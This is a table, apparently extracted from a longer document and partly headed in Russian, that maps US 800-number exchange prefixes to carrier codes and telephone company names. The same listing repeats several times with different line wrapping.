| 383 | TDD  | MCI / TELECONNECT                           |
| 384 | FDT  | FRIEND TECHNOLOGIES                         |
| 385 | CAB  | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 421 | ATX  | AT&T-C                                    |
| 422 | ATX  | AT&T-C                                    |
| 423 | ATX  | AT&T-C                                    |
| 424 | ATX  | AT&T-C                                    |
| 425 | TTH  | TELE TECH, INC.                           |
| 426 | ATX  | AT&T-C                                    |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                    |
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |

|     |      |                                    |
|-----|------|------------------------------------|
| 447 | ATX  | AT&T-C                             |
| 448 | ATX  | AT&T-C                             |
| 449 | UTD  | UNITED TELCO / TELAMAR             |
| 450 | USL  | US LINK LONG DISTANCE              |
| 451 | ATX  | AT&T-C                             |
| 452 | ATX  | AT&T-C                             |
| 453 | ATX  | AT&T-C                             |
| 454 | ALN  | ALLNET COMMUNICATIONS SERVICES     |
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                    |
|---------|------|-----------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING |
| 212     | RCCP | RADIO COMMON CARRIER PAGING |
| 213     | 9348 | CINCINNATI BELL TELEPHONE   |
| 220     | ATZ  | ATX-COMMUNICATIONS          |
| 221     | ATX  | AT&T-C                      |
| 222     | ATX  | AT&T-C                      |
| 223     | ATX  | AT&T-C                      |

|     |      |                                        |
|-----|------|----------------------------------------|
| 224 | LDL  | LONG DISTANCE FOR LESS                 |
| 225 | ATX  | AT&T-C                                 |
| 226 | ATL  | ATC                                    |
| 227 | ATX  | AT&T-C                                 |
| 228 | ATX  | AT&T-C                                 |
| 229 | TDX  | CABLE & WIRELESS COMMUNICATIONS        |
| 230 | NTK  | NETWORK TELEMANAGEMENT SERVICES        |
| 231 | ATX  | AT&T-C                                 |
| 232 | ATX  | AT&T-C                                 |
| 233 | ATX  | AT&T-C                                 |
| 234 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 235 | ATX  | AT&T-C                                 |
| 236 | SCH  | SCHNEIDER COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                 |
| 238 | ATX  | AT&T-C                                 |
| 239 | DLT  | DELTA COMMUNICATIONS, INC.             |
| 240 | SIR  | SOUTHERN INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                 |
| 242 | ATX  | AT&T-C                                 |
| 243 | ATX  | AT&T-C                                 |
| 244 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                 |
| 246 | 9553 | SOUTHWESTERN BELL                      |

|     |      |                                     |
|-----|------|-------------------------------------|
| 247 | ATX  | AT&T-C                              |
| 248 | ATX  | AT&T-C                              |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS     |
| 251 | ATX  | AT&T-C                              |
| 252 | ATX  | AT&T-C                              |
| 253 | ATX  | AT&T-C                              |
| 254 | TTU  | TOTAL-TEL USA                       |
| 255 | ATX  | AT&T-C                              |
| 256 | LSI  | LONG DISTANCE SAVERS                |
| 257 | ATX  | AT&T-C                              |
| 258 | ATX  | AT&T-C                              |
| 259 | LSI  | LONG DISTANCE SAVERS                |
| 260 | COK  | COM-LINK21                          |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS         |
| 262 | ATX  | AT&T-C                              |
| 263 | CAN  | TELCOM CANADA                       |
| 264 | LDD  | LDDS COMMUNICATIONS                 |
| 265 | CAN  | TELCOM CANADA                       |
| 266 | CSY  | COM SYSTEMS                         |
| 267 | CAN  | TELCOM CANADA                       |
| 268 | CAN  | TELCOM CANADA                       |
| 269 | FDG  | FIRST DIGITAL NETWORK               |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS          |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3 |
| 272 | ATX  | AT&T-C                              |

|     |      |                                        |
|-----|------|----------------------------------------|
| 273 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 298 | CNO  | COMTEL OF NEW ORLEANS                       |
| 299 | ATL  | ATC                                         |
| 302 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE<br>CORPORATION       |
| 321 | ATX  | AT&T-C                                      |
| 322 | ATX  | AT&T-C                                      |
| 323 | ATX  | AT&T-C                                      |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                      |
| 326 | UTC  | US TELCOM, INC./US SPRINT                   |
| 327 | ATX  | AT&T-C                                      |
| 328 | ATX  | AT&T-C                                      |
| 329 | ATL  | ATC                                         |
| 330 | ATL  | ATC                                         |
| 331 | ATX  | AT&T-C                                      |
| 332 | ATX  | AT&T-C                                      |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 334 | ATX  | AT&T-C                                      |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                 |
| 336 | ATX  | AT&T-C                                      |
| 337 | FDR  | FIRST DATA RESOURCES                        |
| 338 | ATX  | AT&T-C                                      |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |
| 345 | ATX  | AT&T-C                                       |
| 346 | ATX  | AT&T-C                                       |
| 347 | UTC  | US TELCOM, INC./US SPRINT                    |
| 348 | ATX  | AT&T-C                                       |
| 349 | DCT  | DIRECT COMMUNICATIONS,<br>INC.               |
| 350 | CSY  | COM SYSTEMS                                  |
| 351 | ATX  | AT&T-C                                       |
| 352 | ATX  | AT&T-C                                       |
| 353 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 354 | ATX  | AT&T-C                                       |
| 355 | ATZ  | ATX-COMMUNICATIONS                           |
| 356 | ATX  | AT&T-C                                       |
| 357 | CNZ  | CAM-NET SYSTEMS-INC.                         |
| 358 | ATX  | AT&T-C                                       |
| 359 | UTC  | US TELCOM, INC./US SPRINT                    |
| 360 | CWV  | ?                                            |
| 361 | CAN  | TELCOM CANADA                                |
| 362 | ATX  | AT&T-C                                       |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |
| 378 | NTP | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                           |
| 381 | LMI | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX | AT&T-C                                      |
| 383 | TDD | MCI / TELECONNECT                           |
| 384 | FDT | FRIEND TECHNOLOGIES                         |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS CORPORATION          |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION          |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |
| 421 | ATX  | AT&T-C                                      |
| 422 | ATX  | AT&T-C                                      |
| 423 | ATX  | AT&T-C                                      |
| 424 | ATX  | AT&T-C                                      |
| 425 | TTH  | TELE TECH, INC.                             |
| 426 | ATX  | AT&T-C                                      |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER   |
| 428 | ATX  | AT&T-C                                      |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |

|     |      |                                    |
|-----|------|------------------------------------|
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                        |
|---------|------|---------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING     |
| 212     | RCCP | RADIO COMMON CARRIER PAGING     |
| 213     | 9348 | CINCINNATI BELL TELEPHONE       |
| 220     | ATZ  | ATX-COMMUNICATIONS              |
| 221     | ATX  | AT&T-C                          |
| 222     | ATX  | AT&T-C                          |
| 223     | ATX  | AT&T-C                          |
| 224     | LDL  | LONG DISTANCE FOR LESS          |
| 225     | ATX  | AT&T-C                          |
| 226     | ATL  | ATC                             |
| 227     | ATX  | AT&T-C                          |
| 228     | ATX  | AT&T-C                          |
| 229     | TDX  | CABLE & WIRELESS COMMUNICATIONS |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES     |
| 231 | ATX  | AT&T-C                                    |
| 232 | ATX  | AT&T-C                                    |
| 233 | ATX  | AT&T-C                                    |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 235 | ATX  | AT&T-C                                    |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                    |
| 238 | ATX  | AT&T-C                                    |
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |

|     |      |                                        |
|-----|------|----------------------------------------|
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |
| 298 | CNO  | COMTEL OF NEW ORLEANS                  |
| 299 | ATL  | ATC                                    |
| 302 | RCCP | RADIO COMMON CARRIER PAGING            |
| 312 | RCCP | RADIO COMMON CARRIER PAGING            |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION     |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 321 | ATX  | AT&T-C                                       |
| 322 | ATX  | AT&T-C                                       |
| 323 | ATX  | AT&T-C                                       |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC.  |
| 325 | ATX  | AT&T-C                                       |
| 326 | UTC  | US TELCOM, INC./US SPRINT                    |
| 327 | ATX  | AT&T-C                                       |
| 328 | ATX  | AT&T-C                                       |
| 329 | ATL  | ATC                                          |
| 330 | ATL  | ATC                                          |
| 331 | ATX  | AT&T-C                                       |
| 332 | ATX  | AT&T-C                                       |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION        |
| 334 | ATX  | AT&T-C                                       |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 336 | ATX  | AT&T-C                                       |
| 337 | FDR  | FIRST DATA RESOURCES                         |
| 338 | ATX  | AT&T-C                                       |
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |

|     |     |                                          |
|-----|-----|------------------------------------------|
| 345 | ATX | AT&T-C                                   |
| 346 | ATX | AT&T-C                                   |
| 347 | UTC | US TELCOM, INC./US SPRINT                |
| 348 | ATX | AT&T-C                                   |
| 349 | DCT | DIRECT COMMUNICATIONS, INC.              |
| 350 | CSY | COM SYSTEMS                              |
| 351 | ATX | AT&T-C                                   |
| 352 | ATX | AT&T-C                                   |
| 353 | SCH | SCHNEIDER COMMUNICATIONS                 |
| 354 | ATX | AT&T-C                                   |
| 355 | ATZ | ATX-COMMUNICATIONS                       |
| 356 | ATX | AT&T-C                                   |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                     |
| 358 | ATX | AT&T-C                                   |
| 359 | UTC | US TELCOM, INC./US SPRINT                |
| 360 | CWV | ?                                        |
| 361 | CAN | TELCOM CANADA                            |
| 362 | ATX | AT&T-C                                   |
| 363 | CAN | TELCOM CANADA                            |
| 364 | HNI | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                |
| 367 | ATX | AT&T-C                                   |
| 368 | ATX | AT&T-C                                   |
| 369 | TDD | MCI / TELECONNECT                        |

|     |     |                                                |
|-----|-----|------------------------------------------------|
| 370 | TDD | MCI / TELECONNECT                              |
| 372 | ATX | AT&T-C                                         |
| 373 | TDD | MCI / TELECONNECT                              |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.              |
| 375 | TNO | ATC<br>SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                            |
| 376 | ECR | ECONO-CALL<br>LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION          |
| 378 | NTP | NATIONAL<br>TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                              |
| 381 | LMI | LONG<br>DISTANCE<br>OF<br>MICHIGAN             |
| 382 | ATX | AT&T-C                                         |
| 383 | TDD | MCI / TELECONNECT                              |
| 384 | FDT | FRIEND TECHNOLOGIES                            |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING     |
| 386 | TBQ | TELECABLE CORPORATION                          |
| 387 | CAN | TELCOM CANADA                                  |
| 388 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION          |
| 390 | EBR | ECONO-CALL                                     |
| 392 | ATX | AT&T-C                                         |
| 393 | EXF | PIONEER<br>TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX | CABLE & WIRELESS<br>COMMUNICATIONS             |

|     |      |                                        |
|-----|------|----------------------------------------|
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 396 | BOA  | BANK OF AMERICA                        |
| 397 | TDD  | MCI / TELECONNECT                      |
| 399 | ARZ  | AMERICALL CORPORATION (CA)             |
| 402 | RCCP | RADIO COMMON CARRIER PAGING            |
| 412 | RCCP | RADIO COMMON CARRIER PAGING            |
| 420 | TGR  | TMC OF SOUTHWEST FLORIDA               |
| 421 | ATX  | AT&T-C                                 |
| 422 | ATX  | AT&T-C                                 |
| 423 | ATX  | AT&T-C                                 |
| 424 | ATX  | AT&T-C                                 |
| 425 | TTH  | TELE TECH, INC.                        |
| 426 | ATX  | AT&T-C                                 |
| 427 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                 |
| 429 | TRF  | T-TEL                                  |
| 431 | ATX  | AT&T-C                                 |
| 432 | ATX  | AT&T-C                                 |
| 433 | ATX  | AT&T-C                                 |
| 434 | AGN  | AMERIGON                               |
| 435 | ATX  | AT&T-C                                 |
| 436 | IDN  | INDIANA SWITCH, INC.                   |
| 437 | ATX  | AT&T-C                                 |
| 438 | ATX  | AT&T-C                                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |
| 455 | LDG  | LDD, INC.                                 |
| 456 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 457 | ATX  | AT&T-C                                    |
| 458 | ATX  | AT&T-C                                    |
| 459 | 9631 | NORTHWEST BELL                            |
| 460 | NTX  | NATIONAL TELEPHONE<br>EXCHANGE            |
| 461 | CAN  | TELCOM CANADA                             |
| 462 | ATX  | AT&T-C                                    |

| Префикс | Код  | Оператор                              |
|---------|------|---------------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 212     | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 213     | 9348 | CINCINNATI BELL<br>TELEPHONE          |
| 220     | ATZ  | ATX-COMMUNICATIONS                    |
| 221     | ATX  | AT&T-C                                |
| 222     | ATX  | AT&T-C                                |
| 223     | ATX  | AT&T-C                                |
| 224     | LDL  | LONG DISTANCE FOR LESS                |
| 225     | ATX  | AT&T-C                                |
| 226     | ATL  | ATC                                   |
| 227     | ATX  | AT&T-C                                |
| 228     | ATX  | AT&T-C                                |
| 229     | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS    |
| 230     | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES |
| 231     | ATX  | AT&T-C                                |
| 232     | ATX  | AT&T-C                                |
| 233     | ATX  | AT&T-C                                |
| 234     | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION |
| 235     | ATX  | AT&T-C                                |
| 236     | SCH  | SCHNEIDER<br>COMMUNICATIONS           |
| 237     | ATX  | AT&T-C                                |
| 238     | ATX  | AT&T-C                                |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET,<br>INC.          |
| 279 | MAL  | MIDAMERICAN                               |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                   |
| 282 | ATX  | AT&T-C                                    |
| 283 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND<br>TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |

|     |      |                                          |
|-----|------|------------------------------------------|
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 292 | ATX  | AT&T-C                                   |
| 293 | PRO  | PROTO-COL                                |
| 294 | FDC  | AFFORD A CALL                            |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION            |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.              |
| 297 | ARE  | AMERICAN EXPRESS TRS                     |
| 298 | CNO  | COMTEL OF NEW ORLEANS                    |
| 299 | ATL  | ATC                                      |
| 302 | RCCP | RADIO COMMON CARRIER PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION       |
| 321 | ATX  | AT&T-C                                   |
| 322 | ATX  | AT&T-C                                   |
| 323 | ATX  | AT&T-C                                   |
| 324 | HNI  | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                   |
| 326 | UTC  | US TELCOM, INC./US SPRINT                |
